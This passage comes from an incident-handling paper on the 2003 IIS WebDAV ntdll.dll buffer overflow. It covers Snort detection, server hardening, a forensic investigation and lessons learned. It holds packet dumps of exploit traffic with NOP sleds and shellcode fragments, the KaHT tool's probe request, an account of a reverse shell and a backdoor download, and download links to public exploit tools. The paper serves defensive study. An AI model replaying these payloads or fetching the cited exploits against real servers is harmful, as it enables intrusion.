The snort signatures detect the exploit without a problem, and even detect when the KaHT user was added as admin on my home IIS server in the first alert box. These signatures are highly tuned to the exploit programs that Mr. Stewart described in his write up. The specific fields of analysis that detects the exploit is related to the content field, or documented as [5345 4152 4348 202f 2048 5454 502f 312e 310d 0a48 6f73 743a]. This field detects the beginning of the packet offset used by the Kralor exploit code [KR] and also the offset at the end of the exploit code. To find these specific fields I started Snort with the following command.

Snort -dve > webdav.txt

Here are the traces that match the Snort signature.

```

06/06-19:47:52.756724 0:2:B3:A1:22:5E -> 0:D0:B7:80:36:E6 type:0x800
len:0x5EA
192.168.168.2:1062 -> 192.168.168.3:80 TCP TTL:128 TOS:0x0 ID:1895
IpLen:20 DgmLen:1500 DF
***A*** Seq: 0x4037CEEC Ack: 0x9078F7F8 Win: 0x4470 TcpLen: 20

```

```

53 45 41 52 43 48 20 2F 10 10 10 10 10 10 10 10 SEARCH /.....
10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....

```

```

10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
{edited for clarity}
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
{edited for clarity}
90 90 90 55 8B EC 33 .....U..3
AE C2 8D E0 53 1E 64 C3 C0 6A 46 16 53 9A 1C D1 ....S.d..jF.S...
B1 B5 C3 C0 6A 46 1E 79 14 79 01 95 95 95 16 53 ....jF.y.y.....S

```

06/06-19:47:52.817369 0:2:B3:A1:22:5E -> 0:D0:B7:80:36:E6 type:0x800
len:0x5EA
192.168.168.2:1062 -> 192.168.168.3:80 TCP TTL:128 TOS:0x0 ID:1939
IpLen:20 DgmLen:1500 DF
*****AP*** Seq: 0x4038C9DC Ack: 0x9078F7F8 Win: 0x4470 TcpLen: 20**

```

1C 10 E9 6A 6A 6A 1C 08 ED 6A 6A 6A 16 53 9E C3 ...jjj...jjj.S..
C5 6A 46 A6 5C C4 C4 C4 C4 D4 C4 D4 C4 6A 45 1C .jF.\.....jE.
10 01 95 95 95 1E 10 E9 6A 6A 6A 16 53 9E C3 C5 .....jjj.S...
6A 46 16 53 9D FF 85 C3 1E 18 01 95 95 95 C4 6A jF.S.....j
45 A6 4E 52 D0 19 D1 95 95 95 1C C8 05 1C C8 01 E.NR.....
{edited for clarity}
95 1D AB 91 95 95 62 2A 6A 6A 6A 6A 95 90 90 90 .....b*jjjj....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 20 48 54 54 50 2F 31 2E 31 ..... HTTP/1.1
0D 0A 48 6F 73 74 3A 20 31 39 32 2E 31 36 38 2E ..Host: 192.168.
31 36 38 2E 33 0D 0A 43 6F 6E 74 65 6E 74 2D 74 168.3..Content-t
79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0D 0A 43 ype: text/xml..C
6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 ontent-Length: 1
33 35 0D 0A 0D 0A 3C 3F 78 6D 6C 20 76 65 72 73 35....<?xml vers
69 6F 6E 3D 22 31 2E 30 22 3F 3E 0D 0A 3C 67 3A ion="1.0"?>..<g:
73 65 61 72 63 68 72 65 71 75 65 73 74 20 78 6D searchrequest xm
6C 6E 73 3A 67 3D 22 44 41 56 3A 22 3E 0D 0A 3C Ins:g="DAV:">..<
67 3A 73 71 6C 3E 0D 0A 53 65 6C 65 63 74 20 22 g:sql>..Select "
44 41 56 3A DAV:

```

The underlined parts of these traces show the offsets used by the “Kralor code” and subsequently used by the Snort Signatures to detect the exploit on the network. There are other signatures that detect a variety of abuses that could indicate the use of WebDAV exploits, these were catch all signatures that produced a large amount of false positives, but did also detect the exploit. I choose the above snort signatures to demonstrate how the design of the exploits by particular methods of coding, uses of specific shell code, including over use of specific shell code, and how this static content can be used to detect the

signatures in the Snort IDS. Of course other parameters of concern that could help identify exploits could be a particular "Window size", the Flags that are used by the protocol carrying the exploit and of course the ports that are used by the exploit.

The KaHT exploit also has some detection capabilities when it requests the options used to define whether the server is running the WebDAV protocol. Below is the excerpt from the code:

```
webdav[90] = "PROPFIND / HTTP/1.0\r\nContent-Length: 0\r\nUser-Agent: KaHT\r\nConnection: Keep-alive\r\n\r\n";
```


Here we see that when KaHT is run, the request sent to the web server being probed has a User-Agent of "KaHT". This is the usual field in a regular HTTP request that would contain the type of browser being used to retrieve the web page. This doesn't have a high chance of being detected unless the web server traffic is being monitored by IDS systems such as Snort, or Dragon.

The methods of detection given rely on key variables defined as consistent monitoring and review of IIS logs, the Event Log Viewer and checking on new or suspicious users. Furthermore consistent crashes of the IIS process should be the first alert. Perhaps, if the "stock" exploit is run then the messenger service will announce the message "KaHT Ins1de". These effects happen to the server being targeted, and not all of them will be present at any given time given a mildly skilled attacker. The next step to detection and traces left by KaHT would require the incorporation of IDS systems on the network sniffing the traffic destined for the IIS server(s). Then detection would move into real-time monitoring or timed review of log files. As we see in the next section on the actual incident this monitoring is key to discovery of the WebDAV exploit.

How to protect against the WebDAV vulnerability

Microsoft has made several tools available that harden the IIS server.

IIS lockdown is a tool that hardens the IIS server by turning off unnecessary services. This tool creates a template for the user after going through the wizard process. This tool can be configured to turn off unnecessary services such as "front page" extensions, disable services such as FTP, SMTP and NNTP. Below is a picture IIS lockdown configuration screen:



Picture [MSU]

To note this also has the option available to the administrator to turn off the WebDAV service. While this is not a patch, and should not be the only approach to securing an IIS server, it did provide a work around for System Administrators running vulnerable services. The newer version incorporates a tool named "URLscan", which is also available as a separate download. IIS lockdown can be retrieved here:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp> [MSLOCK]

The tool "URLscan" provided by Microsoft is now integrated into the IIS lockdown tool, but there are older versions available and instructions to extract the tool from the IIS lockdown package. I would recommend the use both tools, as they are not substitutes for each other, only complimentary. URL scan has a plethora of features that can be customized. The tool has a basic premise of configuring the URL's that are allowed to be processed by the server, it can stop directory traversal attacks, disallow extensions such as front page weaknesses like "/_vti_bin/shtml.dll", and even Unicode attacks could be halted. The problem with this tool is that the system administrator configuring the process has to be familiar with the lay out of the web server, what extensions could be conceived as a weakness. It helps to read the guide and also search for advice on newsgroups related to the configuration and hardening of an IIS server. URL scan can be retrieved from here:

<http://www.microsoft.com/windows2000/downloads/recommended/urlscan/default.asp> [MSSCAN]

Another tool that is provided by Microsoft came to my attention through a recent posting by Tina Bird on the intrusions@sans.org mailing list located here:

<http://isc.incidents.org/analysis.html?id=183> [ISC]

This post recommends a workaround for the WebDAV vulnerability and can even help to contain other exploits that use a similar medium to exploit the IIS server. The tool is called “URL buffer size registry tool” is located here:

<http://microsoft.com/downloads/details.aspx?FamilyId=48B3A74E-A4AF-41D6-BDEC-1B6104648647&displaylang=en> [URLB]

This tool can be executed on a Windows 2000 based web server to automatically set registry keys to limit the size of a URL that can be processed by the IIS server. This immediately allows administrators running a vulnerable version of IIS to stave off the WebDAV exploit until a patched could be released. If one would try to exploit a server running this tool, the abnormally large URL that exploits the WebDAV service would not be processed and the attacker would receive a “501 Error URI too large” response.

Logically, understanding the section entitled “How the exploit works” will tell you that the WebDAV exploit passes a malformed URL to the IIS web server which exploits the unsigned short lengths in a key ntdll.dll function. This tool limits the size of the URL being processed to a length that does not cause the buffer-overflow situation. This was a good work around until Microsoft released a patch for the vulnerability in the ntdll.dll. And in actuality probably would help stave off other exploits that involve the use of large URL’s.

The problem with these tools is over reliance and the chance that some system administrators will neglect patching the IIS server because they believe these tools will stop the majority of attacks. This can lead to more problems, and therefore these tools are recommended as a process to incorporate into the patching routine of the Administrator.

There are several other recommendations that can stop successful exploits from compromising your computers systems. I would use the recommendations below as an added layer of security. First, I would recommend Anti-Virus software running on the server. Many times I have seen web servers put on a DMZ with many ports left open, such as “net bios”. Does the web server actually need to run the service? If you answer yes then I will proceed with my next question. Does the web server need to run “net bios” service located on the DMZ? If yes, then I would suggest that you take a SANS course on hardening Windows servers. This brings me to my first recommendation, implement not only host based “anti-virus” software on the web server but some combination of host-based IDS system coupled with a packet filter would serve to only strengthen your server. A good product combination for me that is relatively inexpensive

would be “PC-Cillin 2003” by Trend Micro [PCC] and “Black Ice Defender” by ISS.[ISS] By coupling these two products to not only A] keep nasty backdoors off your system in case it does get compromised but also B] allows the administrator to implement packet filtering closing off unneeded ports such as 139, 135, 445, and other unnecessarily but dangerous ports that are not needed to run a web server. Now is when I usually hear statements close to the following, “I don’t care that I leave those services open. I have a firewall that is filtering all ports except 443 and 80, and IDS systems protecting the key DMZ machines”. I would like to state for the true security / paranoid Incident Response people, that the reason to close off those ports, and truly implement a layered approach, is not to just stop an attacker. The reason behind host based IDS systems, and Anti-Virus software is to slow the attacker down. Now granted a seasoned attacker will know how to disable these systems, but it will take more work. If a “script kiddy” attacked a web server with PC-Cillin and Black ice running and it would be harder to not break the system, while working around these obstacles. These defenses would stop outbound TFTP from the web server, and in essence would slow and or stop the less skilled attackers. A skilled attacker could easily tunnel traffic through the use of “Fpipe”, disable the anti-virus software, and possibly the “black ice” application. The point of this section is not to demonstrate how to break these applications it is to point out that the layered approach does work. The down side of this approach is dependent upon whether the applications that you choose to run on your web server are vulnerable to other exploits. This has been the case in both products mentioned above.

Lastly, the Patch Level of networked systems should be kept current. This might be easier said than done for larger organizations, but is relatively easy for smaller organizations. It is not hard to run Windows Update, and or Download the patch and schedule 10 minutes of down time for the organizations web servers. This approach is tricky when patches have to be applied to over 100 web servers. To solve this problem there are programs by numerous vendors to apply patches remotely and in sync with the System Administrators scheduled maintenance window.

The vendor should do several things to fix the vulnerability. There are several possible solutions for Microsoft. A privilege separations routine for services such as IIS would be a welcome change. A comparable solution would allow the IIS server to run as a low level process, similar to the apache user in Unix web servers. Creation of a virtual jail, so if the process is exploited the attacker does not have local system privileges. Second Microsoft should patch the vulnerable service. The release and dissemination of information regarding patches for Microsoft does not work. The patch schedule is slow, and application of patches can sometimes break other pieces of the OS, and or even open other vulnerabilities. The real solution for Microsoft would be to turn off every service not specifically needed in the default install of an IIS server, and provide a wizard to walk the novices through turning on what is needed. This would improve the viability of their product in some aspects.

Below are the links to the patches from Microsoft, Links to the tools provided by Microsoft and other relevant informational sources that can help in protecting against the WebDAV vulnerability.

Microsoft Patch:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844-B62E-C69D32AC929B&displaylang=en>

Black Ice:

<http://www.iss.com/>

Trend Micro:

<http://trendmicro.com>

David Litchfield's Article:

<http://www.ngssoftware.com/papers/ms03-ntdll.pdf>

URL Buffer Registry Size

<http://microsoft.com/downloads/details.aspx?FamilyId=48B3A74E-A4AF-41D6-BDEC-1B6104648647&displaylang=en>

URL scan

<http://www.microsoft.com/windows2000/downloads/recommended/urlscan/default.asp>

IIS lockdown

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp>

Step by Step Instructions on the Use of IIS lockdown

<http://msruniv.corp.bcentral.com/security5.htm>

Part Three:

Preparation

The incident reported in this paper is based on a real incident that was handled by my company. The steps involved in discussing policies, actual data and or processes have been mirrored closely to the actual incident. For certain aspects of this case, I have not been able to replicate the process completely due to financial and contract stipulations. The forensic investigation is based upon a theoretical approach, along with a mixture of actual results.

Methodology

In managed security services sector, there are rigid lines denoting two common worlds in the sphere of incident response. These are Event Identification, and Response to the Event.

Event Identification Chart

- 1) Analysis of IDS logs
- 2) Escalation to Senior Analyst
- 3) Creation of Incident Report
- 4) Notification of customer with pertinent data
- 5) Advise customer and prepare the response team

Event Response ultimately depends on the services requested by the customer but follow more or less the guideline below.

Event Response

- 1) Securing of evidence
- 2) Incident definition
- 3) Data collection
- 4) Personnel interviews
- 5) Reporting
- 6) Future incident response practices

The event identification begins in the security operations center, follows an escalation chart that is customized for 10 minute response and report time. The next bracket for escalation is enacted when incident response services are requested by the customer. The incident response team is composed of individuals that are familiar with exploitation, vulnerability assessment and forensic analysis.

Identification

The identification of the incident was discovered in review and analysis of Dragon IDS logs. Specifically, the attacker in this case triggered a series of alerts that were classified as reconnaissance. Traffic that is destined for a network that is monitored is split into several categories, including suspicious, reconnaissance, attempted exploitation and critical network event. The traffic that identified the attacker was recorded by the SOC as TCP sweeps attempting to gather information on hosts running services on port 80. The event was isolated from other network signatures and a real-time monitor was recording all events from this particular attacker "evil.dial-up.cn". Immediately following isolation of the network events triggered by this suspect host, the SOC analysts recorded and analyzed a compromise in action. The IDS signature that started the escalation process was "MS:BACKDOOR-DIR". This trigger denotes a critical network event, a Windows command shell was recorded by Dragon IDS. The analysis of

the packets related to this signature started the escalation process to the next level of analysts who took notes, isolated data and prepared a short summary of the events. The next step in the escalation process involved contacting the customer and explaining the network events we observed. Below are excerpts from Dragon IDS logs that isolate the critical network events that started the incident escalation procedures in the SOC.

```
16:36:32 [F] 192.168.1.13 evil.dial-up.cn [MS:BACKDOOR-DIR]
(tcp,dp=53,sp=1654)
```

```
16:36:40 [F] 192.168.1.13 evil.dial-up.cn [MS:BACKDOOR-DIR]
(tcp,dp=53,sp=1654)
```

```
16:36:56 [F] 192.168.1.13 evil.dial-up.cn [MS:BACKDOOR-DIR]
(tcp,dp=53,sp=1654)
```

These event logs warranted notifying the customer, and creation of an incident ticket that would be distributed to the incident response team. This ticket included network traces that isolated the events, short descriptions of the timeline of the network events, and actual payload from the Dragon IDS logs.

After the Identification phase the incident response team was notified and dispatched to the customers head quarters after a brief conference call.

Containment

What measures were taken to contain the incident?

Documentation of assessing the incident, and report on forensic analysis.

The first measures taken to contain the incident began with the transferring the custody of the network event's recorded and summarized by the SOC analysts, this included transfer of authority on the case, relevant IDS log's and customer ticket information. The incident response team then began the escalation and response processes outline above.

Securing the Evidence

The incident response team secured the server room at the customer site, evicting all employees from the incident site in order to isolate the network segment. During this time the IR team requested that a security guard stand sentry outside of the server room. This process involved taking pictures of the server room, isolating the compromised web server, and documenting the hardware contained in the server and the serial numbers of the parts.

The web server was a dell Pentium 4 rack mount server with 512 megs of memory. The web server version was a Windows 2000 IIS 5.0 Service Pack 3. It was a development web server, and had been used as a "test bed" for years, serving non classified content.

Incident Definition

This IR team then began to construct a chronological timeline of the incident. This involved correlation with customers' knowledge about the network event. The IR team constructed the following timeline:

17:25 GMT First network trace recorded by Dragon IDS indicated
17:26 GMT Suspect host exploits ssc.devel.com web server with IIS nt.dll exploit
17:26 GMT Suspect host issues commands through a reverse command shell
17:27 GMT Suspect host attempts to transfer files through Trivial File Transfer Protocol
17:36 GMT Suspect removes files from system to make space
17:36 GMT Suspect successfully transfers files to the web server through File Transfer Protocol
17:36 GMT Customer notification and SOC escalation process transfers custody of Event case to the Incident Response team.

Data Collection

In this phase all potential evidence related to the incident will be examined and images of the media will be generated. The IR team had an extensive jump kit, as the company prepared a specially equipped dodge van that was kept to full supply in hard drives, network cables, CD burners, portable LCD monitors, 3 sterile forensic machines of average 1.8 Pentium 4 processors and 1 GB of Ram, and other necessities like a small fire proof safe. Included in this arsenal, the IR team possessed "Out of Band" Communications equipment including Black Berry pagers, and two Nokia cell phones.

Strict guidelines of behavior and actions guide the IR team while working in silence. Communication during this process was through black berry text pages. The four man team is split into two teams, each conducting their own duties.

First step was to perform a hard shutdown of the computer. The suspect computer was then disassembled to extract the hard drive. Pictures of this were recorded for report purposes and to preserve the chain of custody. Next one team prepped and transferred the compromised hard drive to the workstation. While one team took notes on what actions were taken, who took them, why, and at what time. It may seem like a waste of man power and or complicating the process, but this IR team is very thorough.

The backups and forensic analysis were made using several tools including:
[Norton Ghost] [Encase] [F.I.R.E]

Backups were made on site in the server room. The IR team attached the compromised host's hard drive to a forensic workstation, then booting from the boot disk, created a image of the web server. Norton Ghost was used primarily in

order to replicate the server back in the lab. The Norton Ghost product has several drawbacks in that it uses proprietary compression, and doesn't grab the slack space on the drive. After the IR team created an image of the hard drive it was written to CD media. This backup was used to create two replica hard drives of the web server. One to boot and search around to look at IIS logs, Event Viewer, the Registry and so forth. The second hard drive was analyzed using FIRE in order to conduct diff, string, and basic command line tools provided by Linux. Next after completion of the Ghosting process, the IR team began to create another Image of the compromised hard drive using the product Encase. Encase is a client server process when creating bit level images. First two forensic workstations were connected to each other through a Net Gear 8 port 100mb hub using crossover cables. Both work stations were booted using the encase boot disk. The suspect hard drive contained in workstation 1 ran the client process, while workstation 2 containing an 40gb Maxtor hard drive ran the server process. The image was created using encase and the server process acquired the image over the network. Later this disk was used to perform keyword searches, and access times for the files. Encase incorporates a nice search function by key words, allowing faster index times.

Personnel Interviews

After the process of creating multiple images, labeling the evidence and storing it in static proof bags, the hard drives were then locked tightly in a portable safe. This was kept with the IR team until they arrived back at the company lab.

Interviews with employees who administered the web server, had access to the system were all called into a conference room while each IR team member conducted interviews trying to gather data that could help when sorting through the forensic investigation. This part also explains to the client the basic approach to forensic investigation, including objectives, methodology, and attacker profile, analysis of data, and recommendations on future response capabilities, and resources available to organizations. This interview process also extends to the explanation of legal contracts, government laws and agency notification procedures.

Forensic Results

First Norton Ghost was used to create two replica machines in the IR lab. One machine was booted into the operating systems last known state before the hard shutdown. On this machine the registry was saved to a disk, key directories were browsed through windows explorer. Event Logs were noted and saved, as were the IIS logs. The second replica machine was booted with the FIRE CD, and the hard drive was mounted read-only. These steps were the beginning of the forensic investigation. Lastly, the Encase Image was mounted and the IR team began to construct a list of keywords to search for.

Keyword searches in Encase were comprised of terms gathered during a review of Dragon IDS logs.

Keywords: mstimes.exe, txt.cmd, hack, nc.exe

Findings

The forensic investigation was pieced together on a timeline schedule with help from the Dragon IDS traces that produced their own time signature [GMT]. The log files of the IIS server are located in "C:\WINNT\SYSTEM\LogFiles\W3SVC1\". Located in the log directory were logs dating back to March 30th 2001. The directory was hashed, and then the logs were read. The findings from piecing together the all the log files in chronological order indicated that these logs were never checked, backed up by the system admin in order to make room for newer logs. The partition was then checked for drive space, and it was found to be dangerously low. Correlating this with the Dragon traces of the intruder deleting files from the partition in order to download the tool kit mstime.exe, it seems that there was not enough space to log the from during the time range [March 30 2003 – April 2nd 2003].

The next step after going through the system files that matched the search strings revealed that the default IIS scripts directory "\inetPub\Scripts" contained files that were part of the legacy intrusion. These files named cmd1.exe and sensepost.exe were created on November 19th 2001 and are 208,144 bytes in size. Next the files were compared with the diff command.

```
# diff -s cmd1.exe sensepost.exe
Files cmd1.exe and sensepost.exe are identical
```

It is not hard to piece together the previous legacy intrusion from this information, given the location of the files, in the default scripts directory, and the naming convention of these files, it appears as though the previous legacy intrusion was through the Unicode exploit that preys on the weak directory permissions of IIS. These files would allow an attacker to gain a command shell on the web server. Also in the default scripts directory was the file "Default.htm", which was created on November 19th 2001 at 1:00 pm local system time. The content when thrown into a web browser reveals a defaced web page, with the following words:

"Hacked By: WOK" and its members: sp@ce, x-girl, wk, ex0

It seems as though the previous intrusion was not cleaned up thoroughly by the system administrator, or that the previous intrusion was not detected and therefore no action was taken to analyze the system. Further keyword searches evolved from the file "Default.htm".

In the C directory of the web server there was a temporary directory of interest that had creation times of April 4th 2003 and a timestamp consistent with the IDS logs was "C:\BOS10.tmp\" this directory was found to contain the "Back Office Server" and was likely in created in preparation for installation on the web server.

Dragon IDS logs

The actual exploit used by the intruder "evil.dial-up.cn" was not known to the IR team until the forensic analysis had been started. Upon correlating the IDS log times with the commands executed on the compromised host, a further review of the IDS logs showed a buffer overflow. Below is the sample trace from the Dragon logs:

SEARCH/

```
{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}
{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}
{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}{CE}
[Repeated section]
{CE}{CE}{CE}{CE}{CE}{CE}{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}
{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}{10}
{10}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
[Repeated section]
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}
```

The method of compromise was now clear. Conducting a GOOGLE search on the string "SEARCH/" revealed a wealth of information relating to the exploit recently released that performed a buffer overflow of the ntdll.dll file in the core Windows API library. This exploit is known as the WebDAV exploit, and there are many programs that are used to exploit a IIS web server through this method. In particular, one of the programs used in my testing and in my discussions with the IR team would lead to the explanation of why some of the system commands were that were noted above and in the next section were not recorded by the Dragon IDS logs, for example the downloading of the "Back Office Server". The KaHT program as described by the author in the read me text included in the packages and also during my testing noted in part two of this paper, reveal a plethora of options available to the attacker, including automatic hacking. Through this method the exploit will read a list of commands from the attackers' computer that are put in a text file. Another text file will contain a list of IP's. Therefore this could account for the automatic download of the BO server, and correlates to the txt.txt file that was retrieved from the compromised drive using Encase.

The other files pertaining to the current intrusion on April 4th 2003 provided the IR team with mstime.exe. Forensic analysis of this file indicates that it is part of a

backdoor program called “Back Orifice” most likely downloaded by the intruder. There was not evidence of an installation of this back door program.

Summary of Forensic Analysis

Current Intrusion

The intruder exploited a known vulnerability in the Microsoft Core API library “ntdll.dll”. This exploitation of the ntdll.dll involved the use of a exploit that could perform mass scanning and provide the attacker with a “reverse windows command line shell”. The intruder upon exploiting the server chose to use port 53 to receive the CMD shell on and to avoid intrusion detection systems. Once the intruder had obtained a successful connection they proceeded to perform functions involved in downloading rogue files, deleting files from the compromised hosts hard drive, directory listing, and attempted install a remote control back door.

Legacy Intrusion

There were several files that supported the findings of a previous intrusion, including copies of the Windows command shell (CMD.exe) located in the default scripts directory of the IIS server. These files could be used to remotely execute commands on the server through the use of “Unicode URL” encoding.

Eradication & Recovery

The web server in question was not restored from back-ups. The development team was reprimanded for leaving vulnerable computers on the corporate network, and not taking proper precautions. SSC then created a small intranet in order to test new software. The incident could have been avoided if SSC had created a strict policy related to testing and development of web server and related software. The incident was caused through a lack of clear security policy, the placement of unsecured or tested software on the corporate network, and lack of monitoring and up keep of the web server.

SSC then initiated and over haul of the company policy related to the servers and or machines that could be implemented on the company network. An IT department was created to over see the corporate network, and SSC began to out source monthly penetration testing to various security vendors. SSC began to take steps to make sure that there was some form of incident response mechanism in the corporate structure. The IT policies developed over the course of two months instructed a complete review of all servers and workstations positioned on the SSC public internet address space.

Analysis of Incident:

The results of the forensic analysis and correlation of Dragon IDS logs provide a significant base of information to conclude the actions taken by the intruders, In

this respect understanding how the intruder was able to penetrate the SSC network can be used to prevent similar security incidents from happening.

The suspect host in this case was a modem user located in China, and therefore a foreign attacker. The attacker in this incident was not necessarily skilled in planning, orchestrating and implementing the network attack in this incident. The attacker conducted little reconnaissance on the target network, made no attempt at being stealthy, and used exploit programs to do most of the work.

The method of compromise determined from the system logs, and the IDS logs provided evidence that the intruder used a script of automated tool to compromise the web server through the Microsoft IIS WebDAV vulnerability. This vulnerability targeted the Native API library of ntdll.dll, and is described in great detail at:

<http://www.cert.org/advisories/CA-2003-09.html>

The exact tool used to carry out the exploitation of the IIS web server is unknown, but educated guess based on research of known exploit programs available in the computer underground point to the use of KaHT.exe exploit which is described in greater detail in an advisory by the DHS located here:

<http://www.fedcirc.gov/incidentPrevention/infoNotices/infoNotice20030402.html>

The program crafted a malicious URL request destined for the target server, which processed the request using Kernel Land API library named “ntdll.dll”. This library when processing the request was exploited through a condition known as a “buffer overflow”. This allowed the attacker to send instructions to the web server through shell code included in the malicious URL request. The result of this exploitation yielded the attacker a reverse CMD shell remotely sent back to his/her computer. The attacker at this point had gained local system privileges.

The automated tool invoked or the attacker invoked commands on the compromised web server that attempted to use the Trivial File Transfer Protocol [TFTP] to retrieve suspicious binary files from the attackers’ server. The attacker used FTP to transfer the file mstime.exe to the server, and took steps to delete files from the compromised host.

In the forensic investigation, there was evidence of previous legacy intrusions, along with indicators that the system was not correctly patched and or monitored. The evidence of previous legacy intrusions indicated that the compromise was not properly cleaned after a discovery, and or the legacy intrusion was not discovered. Also, the forensic investigation yielded information pertaining low disk space resulting in missing system logs, meaning that the web server was not continuously backed up for a period of time, logs dating back to 2001 were still located on the compromised hard drive.

The lessons learned from this incident:

Implementation of Host Based IDS and Anti-Virus software on web server and key infrastructure computers before putting into production would greatly enhance the resolve against intruders.

Proper testing and evaluation of development software should take place in an isolated network not reachable through public internet address space. This testing should include, penetration testing by skilled individuals capable of finding and fixing flaws for a variety of applications and Operating Systems. This testing should be concluded before any development server is placed into the production category.

The proper use of filtering devices, more importantly implementation of “Egress Filtering” on key network points and even on the server itself would have prevented or slowed down this network attack. The approach to securing the network should have a layered approach that is constantly tested for weakness. The ability to implement such a network infrastructure would entirely depend on the policy governing this process, and there incorporates the next lesson.

Corporate IT security policy and separation between production and corporate networks is important. The security policy should have acceptable use policies that would govern the users of network resources and therefore provide some form of accountability. The Security policy should furthermore touch on several more important points:

- 1) Improvement of In-House Incident response capability
- 2) Coherent Incident response methodology
- 3) Development of relationships with key organizations such as CERT,DHS, InfraGard, and the companies ISP
- 4) Consistent standards regarding monitoring and identification of network events
- 5) Policy governing data backup and steps to provide for archival of this data

The last lesson learned is that IT security policy has to develop with the company and should be in constant review. SSC had grown in enormous strides as a company, but the policies governing the corporate culture and the IT infrastructure did not grow at this same rate. Therefore the lack of this policy, and enforcement of clear standards combined with the placement of a vulnerable web server on a public network address space with no consideration of security resulted in the network incident described in this paper.

Citation Sources:

[KR]

kralor@coromputer.net. wb.c /wb.exe

March 30th 2003 URL: <http://www.coromputer.net/dl.crpt?id=1>

[KR]

kralor@coromputer.net xwbf-v0.3.exe

April 3rd 2003 URL: <http://www.coromputer.net/dl.crpt?id=3>

[XFC]

isno@xfocus.org webdavx.pl

March 27th 2003 URL: <http://xfocus.org/exploits/200303/webdavx.pl>

[MW]

Morning Wood, Inc webdavin'1.01

April 4th 2003 URL: <http://illmob.org/exploits/webdavin-1.01.zip>

Morning Wood, Inc webdavin'1.1

April 22nd 2003 URL: <http://illmob.org/exploits/webdavin-1.1.zip>

[RS]

Medina-Heigl Hernandez, Roman. IIS 5.0 WebDAV Proof Of Concept.

March 23rd 2003. URL: http://www.rs-labs.com/exploitsntools/rs_iis.c

URL: http://www.rs-labs.com/exploitsntools/rs_brute.sh

[WD]

mat@moneky.org. Perl Remote IIS exploit [Korean Windows]

URL: <http://packetstormsecurity.nl/0303-exploits/wd.pl>

[KaHT]

aT4r@3wdesign.es. KaHT Remote Webdav exploit and scanner v1.0

2003. URL: http://www.greyhat.org/exploits/2003/april/KaHT_public.tar.gz

[JS]

Stewart, Joe. "WebDAV Exploits Exposed"

August 5th 2003. URL: <http://www.lurhq.com/webdav.html>

[SF]

vuldb@securityfocus.com. "Microsoft Windows ntdll.dll Buffer Overflow Vulnerability". URL: <http://www.securityfocus.com/bid/7116/exploit>

[CA-2003-09]

CERT Advisory CA-2003-09 Buffer Overflow in Core Microsoft Windows DLL

March 17th 2003. URL: <http://www.cert.org/advisories/CA-2003-09.html>

[MS03-007]

Microsoft Security Bulletin MS03-007. "Unchecked buffer in Windows component could cause web server compromise". Microsoft. March 17th 2003.

URL: <http://www.microsoft.com/technet/security/bulletin/MS03-007.asp>

[DL]

Litchfield, David. "New Attack Vectors and a Vulnerability Dissection of MS03-007". NGSSoftware, March 21st 2003.

URL: <http://www.nextgenss.com/papers/ms03-007-ntdll.pdf>

[RFC2518]

"RFC2518: HTTP Extensions for Distributed Authoring-WEBDAV".

February 1999. URL: <http://www.ietf.org/rfc/rfc2518.txt>

